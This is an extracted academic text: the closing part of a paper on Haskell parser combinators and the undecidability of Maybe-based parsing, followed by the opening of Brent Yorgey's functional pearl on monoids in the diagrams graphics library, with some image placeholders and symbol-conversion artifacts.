*Main> let backtrackL = backtrack :: [Tile] -> Parser [] Int  
*Main> let backtrackM = backtrack :: [Tile] -> Parser Maybe Int
```

Now a string that can only be generated from the top labels gives no result with either parser, because there is no way to consume the '?' character after matching with the top:

```
*Main> runParser (backtrackL tiles1) "3,1=aabc?!"  
[]  
*Main> runParser (backtrackM tiles1) "3,1=aabc?!"  
Nothing
```

In this case, the *Maybe*-based parser gives a result consistent with the list-based one. Again, if a string can only be generated from the bottom labels, it gives a positive result from both parsers:

```
*Main> runParser (backtrackL tiles1) "3,1=abc?!"  
[(2, "")]  
*Main> runParser (backtrackM tiles1) "3,1=abc?!"  
Just (2, "")
```

So it is only when a string represents a solution to the correspondence problem that the list-based and *Maybe*-based parsers disagree; in that case, it is the *Maybe*-based parser that gives the wrong answer, failing to recognize a string that is generated by the underlying grammar. Whether such a string exists is, as before, undecidable given the set of tiles, so we conclude that it is undecidable, given a grammar, whether the grammar is correctly parsed by the *Maybe*-based parser that is derived from it.

## 7 Previous work

The result presented in this article has been known for many years, and in fact for many years before parser combinators were invented. In a set

of notes written for a course given in 1967, and subsequently published as (Knuth 1971), Donald Knuth describes an abstract *parsing machine*. This machine runs programs in which the instructions either recognize and consume a token from the input, or call a subroutine to recognize an instance of a non-terminal. Each instruction has two continuations for success and failure, and part of the subroutine mechanism is that if a subroutine returns with failure, then the input pointer is reset to where it was when the subroutine was called. A subroutine that returns successfully, however, deletes the record of the old position of the input pointer. There is a natural translation of context-free grammars into programs for this machine, which behave exactly like combinator parsers based on *Maybe*. Knuth proves that the correct functioning of a program for the parsing machine is undecidable, using the same reduction presented in this article, though I have changed the details in order to work within a fixed alphabet.

## Acknowledgements

The author thanks Doaitse Swierstra and ... for their suggestions for improving the presentation.

## References

- Knuth, D. E. (1971) “Top-down syntax analysis”, *Acta Informatica* 1, pp. 79–110. Reprinted as Chapter 14 of (Knuth 2003).
- Knuth, D. E. (2003) *Selected papers on computer languages*, CSLI Publications.
- Sipser, M. F. (2005) *Introduction to the theory of computation*, second edition, Course Technology.

# Monoids: Theme and Variations (*Functional Pearl*)

Brent A. Yorgey

University of Pennsylvania

byorgey@cis.upenn.edu

## Abstract

The *monoid* is a humble algebraic structure, at first glance even downright boring. However, there's much more to monoids than meets the eye. Using examples taken from the diagrams vector graphics framework as a case study, I demonstrate the power and beauty of monoids for library design. The paper begins with an extremely simple model of diagrams and proceeds through a series of incremental variations, all related somehow to the central theme of monoids. Along the way, I illustrate the power of compositional semantics; why you should also pay attention to the monoid's even humbler cousin, the *semigroup*; monoid homomorphisms; and monoid actions.

**Categories and Subject Descriptors** D.1.1 [Programming Techniques]: Applicative (Functional) Programming; D.2.2 [Design Tools and Techniques]

**General Terms** Languages, Design

**Keywords** monoid, homomorphism, monoid action, EDSL

## Prelude

diagrams is a framework and embedded domain-specific language for creating vector graphics in Haskell.<sup>1</sup> All the illustrations in this paper were produced using diagrams, and all the examples inspired by it. However, this paper is not really about diagrams at all! It is really about *monoids*, and the powerful role they—and, more generally, any mathematical abstraction—can play in library design. Although diagrams is used as a specific case study, the central ideas are applicable in many contexts.

## Theme

What is a *diagram*? Although there are many possible answers to this question (examples include those of Elliott [2003] and Matlage and Gill [2011]), the particular semantics chosen by diagrams is an *ordered collection of primitives*. To record this idea as Haskell code, one might write:


```
type Diagram = [Prim]
```

But what is a *primitive*? For the purposes of this paper, it doesn't matter. A primitive is a thing that Can Be Drawn—like a circle, arc,

<sup>1</sup> <http://projects.haskell.org/diagrams/>

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

Haskell '12, September 13, 2012, Copenhagen, Denmark.  
Copyright © 2012 ACM 978-1-4503-1574-6/12/09... \$10.00



**Figure 1.** Superimposing a list of primitives

polygon, Bézier curve, and so on—and inherently possesses any attributes we might care about, such as color, size, and location.

The primitives are ordered because we need to know which should appear “on top”. Concretely, the list represents the order in which the primitives should be drawn, beginning with the “bottommost” and ending with the “topmost” (see Figure 1).

Lists support *concatenation*, and “concatenating” two Diagrams also makes good sense: concatenation of lists of primitives corresponds to *superposition* of diagrams—that is, placing one diagram on top of another. The empty list is an identity element for concatenation ( $[] ++ xs = xs ++ [] = xs$ ), and this makes sense in the context of diagrams as well: the empty list of primitives represents the *empty diagram*, which is an identity element for superposition. List concatenation is associative; diagram A on top of (diagram B on top of C) is the same as (A on top of B) on top of C. In short,  $(++)$  and  $[]$  constitute a *monoid* structure on lists, and hence on diagrams as well.

This is an extremely simple representation of diagrams, but it already illustrates why monoids are so fundamentally important: *composition* is at the heart of diagrams—and, indeed, of many libraries. Putting one diagram on top of another may not seem very expressive, but it is the fundamental operation out of which all other modes of composition can be built.

However, this really is an extremely simple representation of diagrams—much *too* simple! The rest of this paper develops a series of increasingly sophisticated variant representations for Diagram, each using a key idea somehow centered on the theme of monoids. But first, we must take a step backwards and develop this underlying theme itself.

## Interlude

The following discussion of monoids—and the rest of the paper in general—relies on two simplifying assumptions:

- all values are finite and total;
- the floating-point type Double is a well-behaved representation of the real numbers  $\mathbb{R}$ .

The first assumption is reasonable, since we will have no need for infinite data structures, nontermination, or partial functions. The second is downright laughable, but makes up for in convenience what it lacks in accuracy.

## Monoids

A *monoid* is a set  $S$  along with a binary operation  $\diamond : S \rightarrow S \rightarrow S$  and a distinguished element  $\varepsilon : S$ , subject to the laws

$$\varepsilon \diamond x = x \diamond \varepsilon = x \quad (\text{M1})$$

$$x \diamond (y \diamond z) = (x \diamond y) \diamond z. \quad (\text{M2})$$

where  $x$ ,  $y$ , and  $z$  are arbitrary elements of  $S$ . That is,  $\varepsilon$  is an *identity* for  $\diamond$  (M1), which is required to be *associative* (M2).

Monoids are represented in Haskell by the `Monoid` type class defined in the `Data.Monoid` module, which is part of the standard base package.

```
class Monoid a where
  ε :: a
  (diamond) :: a → a → a
  mconcat :: [a] → a
  mconcat = foldr (diamond) ε
```

The actual `Monoid` methods are named `mempty` and `mappend`, but I will use  $\varepsilon$  and  $(\diamond)$  in the interest of brevity.

`mconcat` “reduces” a list using  $(\diamond)$ , that is,

$$mconcat [a, b, c, d] = a \diamond (b \diamond (c \diamond d)).$$

It is included in the `Monoid` class in case some instances can override the default implementation with a more efficient one.

At first, monoids may seem like too simple of an abstraction to be of much use, but associativity is powerful: applications of `mconcat` can be easily parallelized [Cole 1995], recomputed incrementally [Piponi 2009], or cached [Hinze and Paterson 2006]. Moreover, monoids are ubiquitous—here are just a few examples:

- As mentioned previously, lists form a monoid with concatenation as the binary operation and the empty list as the identity.
- The natural numbers  $\mathbb{N}$  form a monoid under both addition (with 0 as identity) and multiplication (with 1 as identity). The integers  $\mathbb{Z}$ , rationals  $\mathbb{Q}$ , real numbers  $\mathbb{R}$ , and complex numbers  $\mathbb{C}$  all do as well. `Data.Monoid` provides the `Sum` and `Product` **newtype** wrappers to represent these instances.
- $\mathbb{N}$  also forms a monoid under `max` with 0 as the identity. However, it does not form a monoid under `min`; no matter what  $n \in \mathbb{N}$  we pick, we always have  $\min(n, n+1) = n \neq n+1$ , so  $n$  cannot be the identity element. More intuitively, an identity for `min` would have to be “the largest natural number”, which of course does not exist. Likewise, none of  $\mathbb{Z}$ ,  $\mathbb{Q}$ , and  $\mathbb{R}$  form monoids under `min` or `max` (and `min` and `max` are not even well-defined on  $\mathbb{C}$ ).
- The set of booleans forms a monoid under conjunction (with identity `True`), disjunction (with identity `False`) and exclusive disjunction (again, with identity `False`). `Data.Monoid` provides the `All` and `Any` **newtype** wrappers for the first two instances.
- Sets, as defined in the standard `Data.Set` module, form a monoid under set union, with the empty set as the identity.
- Given `Monoid` instances for  $m$  and  $n$ , their product  $(m, n)$  is also a monoid, with the operations defined elementwise:

```
instance (Monoid m, Monoid n)
  ⇒ Monoid (m, n) where
  ε = (ε, ε)
  (m₁, n₁) ∘ (m₂, n₂) = (m₁ ∘ m₂, n₁ ∘ n₂)
```

- A function type with a monoidal result type is also a monoid, with the results of functions combined pointwise:

```
instance Monoid m ⇒ Monoid (a → m) where
  ε = const ε
  f₁ ∘ f₂ = λ a → f₁ a ∘ f₂ a
```

In fact, if you squint and think of the function type  $a \rightarrow m$  as an “ $a$ -indexed product” of  $m$  values, you can see this as a generalization of the instance for binary products. Both this and the binary product instance will play important roles later.

- Endofunctions, that is, functions  $a \rightarrow a$  from some type to itself, form a monoid under function composition, with the identity function as the identity element. This instance is provided by the `Endo` **newtype** wrapper.
- The *dual* of any monoid is also a monoid:

```
newtype Dual a = Dual a
instance Monoid a ⇒ Monoid (Dual a) where
  ε = Dual ε
  (Dual m₁) ∘ (Dual m₂) = Dual (m₂ ∘ m₁)
```

In words, given a monoid on  $a$ , `Dual a` is the monoid which uses the same binary operation as  $a$ , but with the order of arguments switched.

Finally, a monoid is *commutative* if the additional law

$$x \diamond y = y \diamond x$$

holds for all  $x$  and  $y$ . The reader can verify how commutativity applies to the foregoing examples: `Sum`, `Product`, `Any`, and `All` are commutative (as are the `max` and `min` operations); lists and endofunctions are not; applications of `(,)`, `((→) e)`, and `Dual` are commutative if and only if their arguments are.

## Monoid homomorphisms

A *monoid homomorphism* is a function from one monoidal type to another which preserves monoid structure; that is, a function  $f$  satisfying the laws

$$f \varepsilon = \varepsilon \quad (\text{H1})$$

$$f (x \diamond y) = f x \diamond f y \quad (\text{H2})$$

For example,  $\text{length} [] = 0$  and  $\text{length} (xs ++ ys) = \text{length} xs + \text{length} ys$ , making `length` a monoid homomorphism from the monoid of lists to the monoid of natural numbers under addition.

## Free monoids

Lists come up often when discussing monoids, and this is no accident: lists are the “most fundamental” `Monoid` instance, in the precise sense that the list type `[a]` represents the *free monoid* over  $a$ . Intuitively, this means that `[a]` is the result of turning  $a$  into a monoid while “retaining as much information as possible”. More formally, this means that any function  $f : a \rightarrow m$ , where  $m$  is a monoid, extends uniquely to a monoid homomorphism from `[a]` to  $m$ —namely, `mconcat ∘ map f`. It will be useful later to give this construction a name:

$$\begin{aligned} hom &: \text{Monoid } m \Rightarrow (a \rightarrow m) \rightarrow ([a] \rightarrow m) \\ hom f &= mconcat \circ map f \end{aligned}$$

See the Appendix for a proof that  $hom f$  really is a monoid homomorphism.

## Semigroups

A *semigroup* is like a monoid *without* the requirement of an identity element: it consists simply of a set with an associative binary operation.

Semigroups can be represented in Haskell by the Semigroup type class, defined in the `semigroups` package<sup>2</sup>:

```
class Semigroup a where
  ( $\diamond$ ) :: a → a → a
```

(The Semigroup class also declares two other methods with default implementations in terms of ( $\diamond$ ); however, they are not used in this paper.) The behavior of Semigroup and Monoid instances for the same type will always coincide in this paper, so using the same name for their operations introduces no ambiguity. I will also pretend that Monoid has Semigroup as a superclass, although in actuality it does not (yet).

One important family of semigroups which are *not* monoids are unbounded, linearly ordered types (such as  $\mathbb{Z}$  and  $\mathbb{R}$ ) under the operations of *min* and *max*. Data.Semigroup defines Min as

```
newtype Min a = Min {getMin :: a}
instance Ord a ⇒ Semigroup (Min a) where
  Min a  $\diamond$  Min b = Min (min a b)
```

and Max is defined similarly.

Of course, any monoid is automatically a semigroup (by forgetting about its identity element). In the other direction, to turn a semigroup into a monoid, simply add a new distinguished element to serve as the identity, and extend the definition of the binary operation appropriately. This creates an identity element by definition, and it is not hard to see that it preserves associativity.

In some cases, this new distinguished identity element has a clear intuitive interpretation. For example, a distinguished identity element added to the semigroup  $(\mathbb{N}, \text{min})$  can be thought of as “positive infinity”:  $\text{min}(+\infty, n) = \text{min}(n, +\infty) = n$  for all natural numbers  $n$ .

Adding a new distinguished element to a type is typically accomplished by wrapping it in Maybe. One might therefore expect to turn an instance of Semigroup into an instance of Monoid by wrapping it in Maybe. Sadly, Data.Monoid does not define semigroups, and has a Monoid instance for Maybe which requires a Monoid constraint on its argument type:

```
instance Monoid a ⇒ Monoid (Maybe a) where
  ε = Nothing
  Nothing  $\diamond$  b = b
  a  $\diamond$  Nothing = a
  (Just a)  $\diamond$  (Just b) = Just (a  $\diamond$  b)
```

This is somewhat odd: in essence, it ignores the identity element of  $a$  and replaces it with a different one. As a workaround, the `semigroups` package defines an Option type, isomorphic to Maybe, with a more sensible Monoid instance:

```
newtype Option a = Option {getOption :: Maybe a}
instance Semigroup a ⇒ Monoid (Option a) where
  ...
```

The implementation is essentially the same as that for Maybe, but in the case where both arguments are Just, their contents are combined according to their Semigroup structure.

## Variation I: Dualizing diagrams

Recall that since Diagram is (so far) just a list, it has a Monoid instance: if  $d_1$  and  $d_2$  are diagrams, then  $d_1 \diamond d_2$  is the diagram

<sup>2</sup> <http://hackage.haskell.org/package/semigroups>

containing the primitives from  $d_1$  followed by those of  $d_2$ . This means that  $d_1$  will be drawn first, and hence will appear *beneath*  $d_2$ . Intuitively, this seems odd; one might expect the diagram which comes first to end up on top.

Let's define a different Monoid instance for Diagram, so that  $d_1 \diamond d_2$  will result in  $d_1$  being on top. First, we must wrap [Prim] in a **newtype**. We also define a few helper functions for dealing with the **newtype** constructor:

```
newtype Diagram = Diagram [Prim]
unD :: Diagram → [Prim]
unD (Diagram ps) = ps
prim :: Prim → Diagram
prim p = Diagram [p]
mkD :: [Prim] → Diagram
mkD = Diagram
```

And now we must tediously declare a custom Monoid instance:

```
instance Monoid Diagram where
  ε = Diagram []
  (Diagram ps1)  $\diamond$  (Diagram ps2) = Diagram (ps2  $\diamond$  ps1)
```

...or must we? This Monoid instance looks a lot like the instance for Dual. In fact, using the `GeneralizedNewtypeDeriving` extension along with Dual, we can define Diagram so that we get the Monoid instance for free again:

```
newtype Diagram = Diagram (Dual [Prim])
deriving (Semigroup, Monoid)
unD (Diagram (Dual ps)) = ps
prim p = Diagram (Dual [p])
mkD ps = Diagram (Dual ps)
```

The Monoid instance for Dual [Prim] has exactly the semantics we want; GHC will create a Monoid instance for Diagram from the instance for Dual [Prim] by wrapping and unwrapping Diagram constructors appropriately.

There are drawbacks to this solution, of course: to do anything with Diagram one must now wrap and unwrap both Diagram and Dual constructors. However, there are tools to make this somewhat less tedious (such as the `newtype` package<sup>3</sup>). In any case, the Diagram constructor probably shouldn't be directly exposed to users anyway. The added complexity of using Dual will be hidden in the implementation of a handful of primitive operations on Diagrams.


As for benefits, we have a concise, type-directed specification of the monoidal semantics of Diagram. Some of the responsibility for writing code is shifted onto the compiler, which cuts down on potential sources of error. And although this particular example is simple, working with structurally derived Semigroup and Monoid instances can be an important aid in understanding more complex situations, as we'll see in the next variation.

## Variation II: Envelopes


Stacking diagrams via ( $\diamond$ ) is a good start, but it's not hard to imagine other modes of composition. For example, consider placing two diagrams “beside” one another, as illustrated in Figure 2.

It is not immediately obvious how this is to be implemented. We evidently need to compute some kind of bounding information for a diagram to decide how it should be positioned relative to others. An idea that first suggests itself is to use *bounding boxes*—that is, axis-aligned rectangles which completely enclose a diagram. However, bounding boxes don't play well with rotation (if you rotate a bounding box by 45 degrees, which bounding box do you

<sup>3</sup> <http://hackage.haskell.org/package/newtype>



**Figure 2.** Placing two diagrams beside one another



**Figure 3.** Envelope for an ellipse

get as a result?), and they introduce an inherent left-right-up-down bias—which, though it may be appropriate for something like  $\text{\TeX}$ , is best avoided in a general-purpose drawing library.


An elegant functional solution is something I term an *envelope*.<sup>4</sup> Assume there is a type  $V_2$  representing two-dimensional vectors (and a type  $P_2$  representing points). Then an envelope is a function of type  $V_2 \rightarrow \mathbb{R}$ .<sup>5</sup> Given a vector  $v$ , it returns the minimum distance (expressed as a multiple of  $v$ 's magnitude) from the origin to a *separating line* perpendicular to  $v$ . A separating line is one which partitions space into two half-spaces, one (in the direction opposite  $v$ ) containing the entirety of the diagram, and the other (in the direction of  $v$ ) empty. More formally, the envelope yields the smallest real number  $t$  such that for every point  $u$  inside the diagram, the projection of  $u$  (considered as a vector) onto  $v$  is equal to some scalar multiple  $sv$  with  $s \leq t$ .

Figure 3 illustrates an example. Two query vectors emanate from the origin; the envelope for the ellipse computes the distances to the separating lines shown. Given the envelopes for two diagrams, *beside* can be implemented by querying the envelopes in opposite directions and placing the diagrams on opposite sides of a separating line, as illustrated in Figure 4.


Fundamentally, an envelope represents a convex hull—the locus of all segments with endpoints on a diagram's boundary. However, the term “convex hull” usually conjures up some sort of *intensional* representation, such as a list of vertices. Envelopes, by contrast, are an *extensional* representation of convex hulls; it is only possible to observe examples of their *behavior*.

<sup>4</sup>The initial idea for envelopes is due to Sebastian Setzer. See <http://byorgey.wordpress.com/2009/10/28/collecting-attributes/#comment-2030>.

<sup>5</sup>It might seem cleaner to use *angles* as input to envelopes rather than vectors; however, this definition in terms of vectors generalizes cleanly to higher-dimensional vector spaces, whereas one in terms of angles would not.



**Figure 4.** Using envelopes to place diagrams beside one another



**Figure 5.** Composing envelopes

Here's the initial definition of *Envelope*. Assume there is a way to compute an *Envelope* for any primitive.

```
newtype Envelope = Envelope (V2 → ℝ)
envelopeP :: Prim → Envelope
```

How, now, to compute the *Envelope* for an entire Diagram? Since *envelopeP* can be used to compute an envelope for each of a diagram's primitives, it makes sense to look for a Monoid structure on envelopes. The envelope for a diagram will then be the combination of the envelopes for all its primitives.

So how do Envelopes compose? If one superimposes a diagram on top of another and then asks for the distance to a separating line in a particular direction, the answer is the *maximum* of the distances for the component diagrams, as illustrated in Figure 5.


Of course, we must check that this operation is associative and has an identity. Instead of trying to check directly, however, let's rewrite the definition of *Envelope* in a way that makes its compositional semantics apparent, in the same way we did for *Diagram* using *Dual* in Variation I.

Since distances are combined with *max*, we can use the *Max* wrapper defined in *Data.Semigroup*:

```
newtype Envelope = Envelope (V2 → Max ℝ)
deriving Semigroup
```

The *Semigroup* instance for *Envelope* is automatically derived from the instance for *Max* together with the instance that lifts *Semigroup* instances over an application of  $((\rightarrow) V_2)$ . The resulting binary operation is exactly the one described above: the input vector is passed as an argument to both envelopes and the results combined using *max*. This also constitutes a proof that the operation is associative, since we already know that *Max* satisfies the *Semigroup* law and  $((\rightarrow) V_2)$  preserves it.

We can now compute the envelope for almost all diagrams: if a diagram contains at least one primitive, apply *envelopeP* to each primitive and then combine the resulting envelopes with  $(\diamond)$ . We



**Figure 6.** Negative distance as output of an envelope

don't yet know what envelope to assign to the empty diagram, but if Envelope were also an instance of Monoid then we could, of course, use  $\varepsilon$ .

However, it isn't. The reason has already been explored in the Interlude: there is no smallest real number, and hence no identity element for the reals under *max*. If envelopes actually only returned positive real numbers, we could use  $(\text{const } 0)$  as the identity envelope. However, it makes good sense for an envelope to yield a negative result, if given as input a vector pointing "away from" the diagram; in that case the vector to the separating line is a *negative* multiple of the input vector (see Figure 6).

Since the problem seems to be that there is no smallest real number, the obvious solution is to extend the output type of envelopes to  $\mathbb{R} \cup \{-\infty\}$ . This would certainly enable a Monoid instance for envelopes; however, it doesn't fit their intended semantics. An envelope must either constantly return  $-\infty$  for all inputs (if it corresponds to the empty diagram), or it must return a finite distance for all inputs. Intuitively, if there is "something there" at all, then there is a separating line in every direction, which will have some finite distance from the origin.

(It is worth noting that the question of whether diagrams are allowed to have infinite extent in certain directions seems related, but is in fact orthogonal. If this was allowed, envelopes could return  $+\infty$  in certain directions, but any valid envelope would still return  $-\infty$  for all directions or none.)

So the obvious "solution" doesn't work, but this "all-or-none" aspect of envelopes suggests the correct solution. Simply wrap the entire function type in Option, adding a special distinguished "empty envelope" besides the usual "finite" envelopes implemented as functions. Since Envelope was already an instance of Semigroup, wrapping it in Option will result in a Monoid.

```
newtype Envelope = Envelope (Option (V2 → Max ℝ))
deriving (Semigroup, Monoid)
```

Looking at this from a slightly different point of view, the most straightforward way to turn a semigroup into a monoid is to use Option; the question is where to insert it. The two potential solutions discussed above are essentially

$$\begin{array}{c} V_2 \rightarrow \text{Option} (\text{Max } \mathbb{R}) \\ \text{Option} (V_2 \rightarrow \text{Max } \mathbb{R}) \end{array}$$

There is nothing inherently unreasonable about either choice; it comes down to a question of semantics.

In any case, the envelope for any diagram can now be computed using the Monoid instance for Envelope:

```
envelope :: Diagram → Envelope
envelope = hom envelopeP ∘ unD
```

Recall that  $\text{hom } f = \text{mconcat} \circ \text{map } f$  expresses the lifting of a function  $a \rightarrow m$  to a monoid homomorphism  $[a] \rightarrow m$ .

If we assume that there is a function

$\text{translateP} :: V_2 \rightarrow \text{Prim} \rightarrow \text{Prim}$

to translate any primitive by a given vector, we can concretely implement *beside* as shown below. Essentially, it computes the distance to a separating line for each of the two diagrams (in opposite directions) and translates the second diagram by the sum of the distances before superimposing them. There is a bit of added complication due to handling the possibility that one of the diagrams is empty, in which case the other is returned unchanged (thus making the empty diagram an identity element for *beside*). Note that the  $\star$  operator multiplies a vector by a scalar.

```
translate :: V2 → Diagram → Diagram
translate v = mkD ∘ map (translateP v) ∘ unD
unE :: Envelope → Maybe (V2 → ℝ)
unE (Envelope (Option Nothing)) = Nothing
unE (Envelope (Option (Just f))) = Just (getMax ∘ f)
beside :: V2 → Diagram → Diagram → Diagram
beside v d1 d2 =
  case (unE (envelope d1), unE (envelope d2)) of
    (Just e1, Just e2) →
      d1 ∘ translate ((e1 v + e2 (-v)) ∗ v) d2
    _ →
      d1 ∘ d2
```

### Variation III: Caching Envelopes

This method of computing the envelope for a Diagram, while elegant, leaves something to be desired from the standpoint of efficiency. Using *beside* to put two diagrams next to each other requires computing their envelopes. But placing the resulting combined diagram beside something else requires recomputing its envelope from scratch, leading to duplicated work.

In an effort to avoid this, we can try caching the envelope, storing it alongside the primitives. Using the fact that the product of two monoids is a monoid, the compiler can still derive the appropriate instances:

```
newtype Diagram = Diagram (Dual [Prim], Envelope)
deriving (Semigroup, Monoid)
unD (Diagram (Dual ps, _)) = ps
prim p = Diagram ([p], envelopeP p)
mkD = hom prim
envelope (Diagram (_, e)) = e
```

Now combining two diagrams with  $(\diamond)$  will result in their primitives as well as their cached envelopes being combined. However, it's not *a priori* obvious that this works correctly. We must prove that the cached envelopes "stay in sync" with the primitives—in particular, that if a diagram containing primitives  $ps$  and envelope  $e$  has been constructed using only the functions provided above, it satisfies the invariant


$$e = \text{hom envelopeP } ps.$$

*Proof.* This is true by definition for a diagram constructed with *prim*. It is also true for the empty diagram: since *hom envelopeP* is a monoid homomorphism,

$$\text{hom envelopeP } [] = \varepsilon.$$

The interesting case is  $(\diamond)$ . Suppose we have two diagram values  $\text{Diagram} (\text{Dual } ps_1, e_1)$  and  $\text{Diagram} (\text{Dual } ps_2, e_2)$  for which the invariant holds, and we combine them with  $(\diamond)$ , resulting in  $\text{Diagram} (\text{Dual } (ps_2 ++ ps_1), e_1 \diamond e_2)$ . We must show that the invariant is preserved, that is,

$$e_1 \diamond e_2 = \text{hom envelopeP } (ps_2 ++ ps_1).$$



**Figure 7.** Drawing a line between two shapes

Again, since  $\text{hom envelopeP}$  is a monoid homomorphism,

$$\begin{aligned} \text{hom envelopeP } (\text{ps}_2 \text{ ++ } \text{ps}_1) \\ = \text{hom envelopeP } \text{ps}_2 \diamond \text{hom envelopeP } \text{ps}_1, \end{aligned}$$

which by assumption is equal to  $e_2 \diamond e_1$ .

But wait a minute, we wanted  $e_1 \diamond e_2$ ! Never fear: Envelope actually forms a commutative monoid, which can be seen by noting that  $\text{Max } \mathbb{R}$  is a commutative semigroup, and  $((\rightarrow) V_2)$  and Option both preserve commutativity.  $\square$

Intuitively, it is precisely the fact that the old version of *envelope* (defined in terms of  $\text{hom envelopeP}$ ) was a monoid homomorphism which allows caching Envelope values.

Although caching envelopes eliminates some duplicated work, it does not, in and of itself, improve the asymptotic time complexity of something like repeated application of *beside*. Querying the envelope of a diagram with  $n$  primitives still requires evaluating  $O(n)$  applications of *min*, the same amount of work as constructing the envelope in the first place. However, caching is a prerequisite to *memoizing* envelopes [Michie 1968], which does indeed improve efficiency; the details are omitted in the interest of space.

#### Variation IV: Traces

Envelopes enable *beside*, but they are not particularly useful for finding actual points on the boundary of a diagram. For example, consider drawing a line between two shapes, as shown in Figure 7. In order to do this, one must compute appropriate endpoints for the line on the boundaries of the shapes, but having their envelopes does not help. As illustrated in Figure 8, envelopes can only give the distance to a separating line, which by definition is a conservative approximation to the actual distance to a diagram's boundary along a given ray.


Consider instead the notion of a *trace*. Given a ray specified by a starting point and a vector giving its direction, the trace computes the distance along the ray to the nearest intersection with a diagram; in other words, it implements a ray/object intersection test just like those used in a ray tracer.

**newtype** Trace = Trace ( $P_2 \rightarrow V_2 \rightarrow \mathbb{R}$ )


The first thing to consider, of course, is how traces combine. Since traces yield the distance to the *nearest* intersection, given two superimposed diagrams, their combined trace should return the *minimum* distance given by their individual traces. We record this declaratively by refining the definition of Trace to

**newtype** Trace = Trace ( $P_2 \rightarrow V_2 \rightarrow \text{Min } \mathbb{R}$ )  
deriving (Semigroup)

Just as with Envelope, this is a semigroup but not a monoid, since there is no largest element of  $\mathbb{R}$ . Again, inserting Option will make



**Figure 8.** Envelopes are not useful for drawing connecting lines!



**Figure 9.** Returning  $+\infty$  from a trace

it a monoid; but where should the Option go? It seems there are three possibilities this time (four, if we consider swapping the order of  $P_2$  and  $V_2$ ):

$$\begin{array}{lll} P_2 \rightarrow & V_2 \rightarrow \text{Option } (\text{Min } \mathbb{R}) \\ P_2 \rightarrow \text{Option } (V_2 \rightarrow & \text{Min } \mathbb{R}) \\ \text{Option } (P_2 \rightarrow & V_2 \rightarrow & \text{Min } \mathbb{R}) \end{array}$$

The first represents adjoining  $+\infty$  to the output type, and the last represents creating a special, distinguished “empty trace”. The second says that there can be certain points from which the diagram is not visible in any direction, while from other points it is not, but this doesn't make sense: if a diagram is visible from any point, then it will be visible everywhere. Swapping  $P_2$  and  $V_2$  doesn't help.

In fact, unlike Envelope, here the first option is best. It is sensible to return  $+\infty$  as the result of a trace, indicating that the given ray never intersects the diagram at all (see Figure 9).

Here, then, is the final definition of Trace:

**newtype** Trace = Trace ( $P_2 \rightarrow V_2 \rightarrow \text{Option } (\text{Min } \mathbb{R})$ )  
deriving (Semigroup, Monoid)

Assuming there is a function  $\text{traceP} :: \text{Prim} \rightarrow \text{Trace}$  to compute the trace of any primitive, we could define

$\text{trace} :: \text{Diagram} \rightarrow \text{Trace}$   
